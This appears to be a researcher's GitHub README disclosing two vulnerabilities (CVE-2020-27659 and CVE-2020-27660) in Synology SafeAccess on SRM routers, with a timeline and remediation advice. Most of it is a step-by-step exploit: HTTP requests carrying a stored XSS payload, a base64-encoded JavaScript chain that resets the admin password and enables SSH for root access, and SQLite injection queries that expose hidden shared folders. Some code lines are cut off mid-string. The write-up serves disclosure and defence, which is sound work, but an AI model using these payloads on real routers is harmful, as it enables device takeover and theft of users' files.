README.md

Synology-SA-20:25: SafeAccess - Multiple Vulnerabilities

Safe Access Version: 1.2.1-0220

SRM Version : 1.2.3-8017 Update 4

Bug Hunter: Thomas FADY

CVE:

- CVE-2020-27659
- CVE-2020-27660

Advisory:

- Synology-SA-20:25

Timeline

- 01/05/2020: Vendor Disclosure
- 24/11/2020: Initial public release.
- 30/11/2020: Disclosed vulnerability details.

Summary

The first vulnerability described in the report is a Stored XSS exploiting multiple output pages. If an attacker exploits this vulnerably, the session of the admin user can be used to execute an action on the router like changing the admin password and activating the SSH service to take control of the router.

The second vulnerability is an SQLite Injection leading to arbitrary SQLite editing on the system. An attacker can for example modify the fbsharing.db database to expose internals directories and download all accessible files through the File Station.


Multiple Stored XSS

Explanation

The XSS occurs when a user sends a request to access a website blocked by SafeAccess. The domain is reflected on the activity log and reports of SafeAccess. If the admin user visits one of these vulnerable pages, the attacker can use JavaScript to use SRM API and modify the administrator password. Then, the attacker can enable SSH and get remote access to the router as root.

The exploit requires:

- The SafeAccess Package installed
- A profile with a Web filter defined




Exploitation

First, to test the normal behavior, we send a request to ask the administrator the access to a blocked domain.

```
GET /cgi/request.cgi?_dc=1588261651213&domain=perdu.com HTTP/1.1
Host: 192.168.1.1:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163
Safari/537.36
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

The domain doesn't need to be in the block list but a profile needs to be configured on SafeAccess.

We can see the request in the activity log




To confirm the XSS, we can use a simple payload to print an alert on the web page.

```
GET
/cgi/request.cgi?_dc=1588261651213&domain=<img%20src=x%20onerror=al
ert("XSS")> HTTP/1.1
Host: 192.168.1.1:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163
Safari/537.36
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

The content is loaded on the page dynamically, so we use an event-based XSS.

```
<img src=x onerror=alert("XSS")>
```

We can see that the XSS is triggered



For our JS part of the exploit, we need multiple steps:

- Get the admin name
- Edit his password
- Activate SSH

Here is the code to get the admin name :

```
var xhr = new XMLHttpRequest();
xhr.open("POST", '/webapi/_____entry.cgi', true);
xhr.onreadystatechange = function() {
    if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
                    var name = JSON.parse(this.response)['data']['result'][0]['data']['users'][0]['name']);
    }
}
xhr.setRequestHeader("X-SYNO-TOKEN",_S("SynoToken"));
xhr.send("stop_when_error=false&compound=%5B%7B%22api%22:%22SYNO.Core.Group.Member%22,%22method%22:%22list%22,%22version%22:1,%22grou
```

Here is the code to change the admin password (the new password is "**adminpassword**"):

```
var xhr = new XMLHttpRequest();
xhr.open("POST", '/webapi/_____entry.cgi', true);
xhr.setRequestHeader("X-SYNO-TOKEN",_S("SynoToken"));
xhr.send("stop_when_error=true&compound=%5B%7B%22api%22%3A%22SYNO.Core.User%22%2C%22method%22%3A%22set%22%2C%22version%22%3A1%2C%22na
```

Here is a code to activate SSH:

```
var xhr = new XMLHttpRequest();
xhr.open("POST", '/webapi/_____entry.cgi', true);
xhr.setRequestHeader("X-SYNO-TOKEN",_S("SynoToken"));
xhr.send("stop_when_error=false&compound=%5B%7B%22api%22:%22SYNO.Core.Terminal%22,%22method%22:%22set%22,%22version%22:%222%22,%22enal
```

Here is the combined code:

```
var entry_url = "/webapi/_____entry.cgi";
function get_xhr(){
    var x = new XMLHttpRequest();
    x.open("POST",entry_url , true);
    x.setRequestHeader("X-SYNO-TOKEN",_S("SynoToken"));
    return x
}
function send_compound(compound){
  get_xhr().send("stop_when_error=false&compound="+compound+"&api=SYNO.Entry.Request&method=request&version=1");
}
var x = get_xhr();
x.onreadystatechange = function() {
    if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
                var name = JSON.parse(this.response)['data']['result'][0]['data']['users'][0]['name'];
  send_compound("%5B%7B%22api%22%3A%22SYNO.Core.User%22%2C%22method%22%3A%22set%22%2C%22version%22%3A1%2C%22name%22%3A%22"+name+"%22%
      send_compound("%5B%7B%22api%22:%22SYNO.Core.Terminal%22,%22method%22:%22set%22,%22version%22:%222%22,%22enable_ssh%22:true,%22s
    }
}
x.send("stop_when_error=false&compound=%5B%7B%22api%22:%22SYNO.Core.Group.Member%22,%22method%22:%22list%22,%22version%22:1,%22group%
```

To send it easily, we minify the JS code and encode it in base64.


The final JS part is :

```
eval(atob("ZnVuY3Rpb24gZygpe3ZhciBhPW5ldyBYTUxIdHRwUmVxdWVzdDtyZXR1cm4gYS5vcGVuKCdQT1NUJyxlLCEwKSxhLnNldFJlcXVlc3RIZWFkZXIoJ1gtU1lOTy
```

We can now send the malicious domain unblock request:

```
GET
/cgi/request.cgi?_dc=1588261651213&domain=<img%20src=x%20onerror=eva
l(atob("ZnVuY3Rpb24gZygpe3ZhciBhPW5ldyBYTUxIdHRwUmVxdWVzdDtyZXR1cm4
gYS5vcGVuKCdQT1NUJyxlLCEwKSxhLnNldFJlcXVlc3RIZWFkZXIoJ1gtU1lOTy1UT0
tFTicsX1MoJ1N5bm9Ub2tlbicpKSxhfWZ1bmN0aW9uIHMoYSl7ZygpLnNlbmQoJ3N0b
3Bfd2hlbl9lcnJvcj1mYWxzZSZjb21wb3VuZD0nK2ErJyZhcGk9U1lOTy5FbnRyeS5S
ZXF1ZXN0Jm1ldGhvZD1yZXF1ZXN0JnZlcnNpb249MScpfXZhciBlPScvd2ViYXBpL19
fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX1
9fX19lbnRyeS5jZ2knLHg9ZygpO3gub25yZWFkeXN0YXRlY2hhbmdlPWZ1bmN0aW9uK
Cl7aWYodGhpcy5yZWFkeVN0YXRlPT09WE1MSHR0cFJlcXVlc3QuRE9ORSYmdGhpcy5z
dGF0dXM9PT0yMDApe3ZhciBhPUpTT04ucGFyc2UodGhpcy5yZXNwb25zZSkuZGF0YS5
yZXN1bHRbMF0uZGF0YS51c2Vyc1swXS5uYW1lO3MoJyU1QiU3QiUyMmFwaSUyMiUzQS
UyMlNZTk8uQ29yZS5Vc2VyJTIyJTJDJTIybWV0aG9kJTIyJTNBJTIyc2V0JTIyJTJDJ
TIydmVyc2lvbiUyMiUzQTElMkMlMjJuYW1lJTIyJTNBJTIyjythKyclMjIlMkMlMjJw
YXNzd29yZCUyMiUzQSUyMmFkbWlucGFzc3dvcmQlMjIlN0QlNUQnKSxzKCclNUIlN0I
lMjJhcGklMjI6JTIyU1lOTy5Db3JlLlRlcm1pbmFsJTIyLCUyMm1ldGhvZCUyMjolMj
JzZXQlMjIsJTIydmVyc2lvbiUyMjolMjIyJTIyLCUyMmVuYWJsZV9zc2glMjI6dHJlZ
SwlMjJzc2hfaHdfYWNjX2NpcGhlcl9vbmx5JTIyOmZhbHNlJTdEJTVEJyl9fSx4LnNl
bmQoJ3N0b3Bfd2hlbl9lcnJvcj1mYWxzZSZjb21wb3VuZD0lNUIlN0IlMjJhcGklMjI
6JTIyU1lOTy5Db3JlLkdyb3VwLk1lbWJlciUyMiwlMjJtZXRob2QlMjI6JTIybGlzdC
UyMiwlMjJ2ZXJzaW9uJTIyOjEsJTIyZ3JvdXAlMjI6JTIyYWRtaW5pc3RyYXRvcnMlM
jIlN0QlNUQmYXBpPVNZTk8uRW50cnkuUmVxdWVzdCZtZXRob2Q9cmVxdWVzdCZ2ZXJz
aW9uPTEnKQ=="))> HTTP/1.1
Host: 192.168.1.1:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163
Safari/537.36
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Now, we visit the SafeAccess activity log to trigger the XSS (the Administrator can receive a direct link to accept by email if it is configured):




Finally, we can ssh as root on the router


```
❯ sshpass -p 'adminpassword' ssh root@192.168.1.1

BusyBox v1.16.1 (2019-07-17 10:58:11 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

SynologyRouter>
```

Note

The XSS is also present on activity reports.



If the administrator accesses the report, the XSS will be triggered



But on this interface, is not possible to get the X-SYNO-TOKEN and thus, use the Synology API.

The workaround is to redirect the user to the application by using a link like this :

/webman/index.cgi?launchApp=SYNO.SafeAccess.Application&launchParam=fn%3DSYNO.SafeAccess.Activity.TabPanel%26tabname%3Daccess_request

It's possible with:

- "**window.location.href**" JavaScript function.
- an Iframe (the Iframe will call itself. We need to check if the iframe is not already in an iframe)

A valid JS code can be :

```
if(window.self == window.top){
var i = document.createElement('iframe');
i.src = "/webman/index.cgi?launchApp=SYNO.SafeAccess.Application&launchParam=fn%3DSYNO.SafeAccess.Activity.TabPanel%26tabname%3Dacces
document.body.appendChild(i);
}
```

Remediation

To fix this vulnerability, I advise addressing two points:

- Fix the XSS by encoding the output during the activity log rendering
- Require the old password to modify the administrator account

SQLite Injection

Explanation

The same endpoint is vulnerable to SQLite Injection. I identified a way to get access to the shared folders file using this injection. I'm looking for a way to upload a file to be able to trigger my old reported vulnerability: **Unauthenticated RCE with root privileges in DSM and SRM**". This vulnerability is not fixed on SRM and requires only to be able to write on the disk.


On DSM, the sharing feature allows to define an upload folder but I couldn't find it on SRM.

Exploitation

The domain parameter is not properly handled to protect against SQLite injection. To confirm the vulnerability, we will try to define the SQLite version as domain.

```
GET /cgi/request.cgi?_dc=1588261651213&domain='%2b(SELECT%20sqlite_version())%2b' HTTP/1.1
Host: 192.168.1.1:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.163 Safari/537.36
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

We can see on the activity log interface that the router uses version 3.27 of SQLite.




SQLite allows attaching a database to modify it directly. I choose the database "**fbsharing.db**" containing sharing folders information.

By default, this file does not exist. To create it, we need to share at least one thing.

A USB device needs to be plugged into the router to be able to use the File Station.

To demonstrate the exploitation, we can create two folders:



We share the "**Shared file**" folder and our goal is to get access to "**Super Secret Files**"

To share the "**Super Secret Files**" folder we need to execute three SQL Queries:


```
ROLLBACK;
ATTACH DATABASE '' AS sharing ;
INSERT INTO sharing.sharingLinks VALUES("exploits",1024,"/","/usbshare1/",null,0,0,"admin","valid","true",null);
```

We can execute these queries with the SQLite injection:

```
GET
/cgi/request.cgi?_dc=1588261651213&domain=');ROLLBACK;ATTACH%20DATA
BASE%20'/usr/syno/etc/filebrowser/fbsharing.db'%20AS%20sharing;INSE
RT%20INTO%20sharing.sharingLinks%20VALUES("exploits",1024,"/","/usb
share1/",null,0,0,"admin","valid","true",null);--a HTTP/1.1
Host: 192.168.3.63:5012
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163
Safari/537.36tail
X-Requested-With: XMLHttpRequest
Accept: */*
Referer: http://perdu.com/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```


The response of this request is an error because the SQLite injection occurs two times and works only on the first injection.

The shared folder is correctly added:




Now, we can access the new shared folder:

http://192.168.1.1:8000/fbdownload/exploits?k=exploits&stdhtml=true



And we can access the "**Super Secret Files**"



Remediation

To fix this vulnerability, we need to use a prepared statement to execute SQLite queries properly.

Releases

No releases published

Packages

No packages published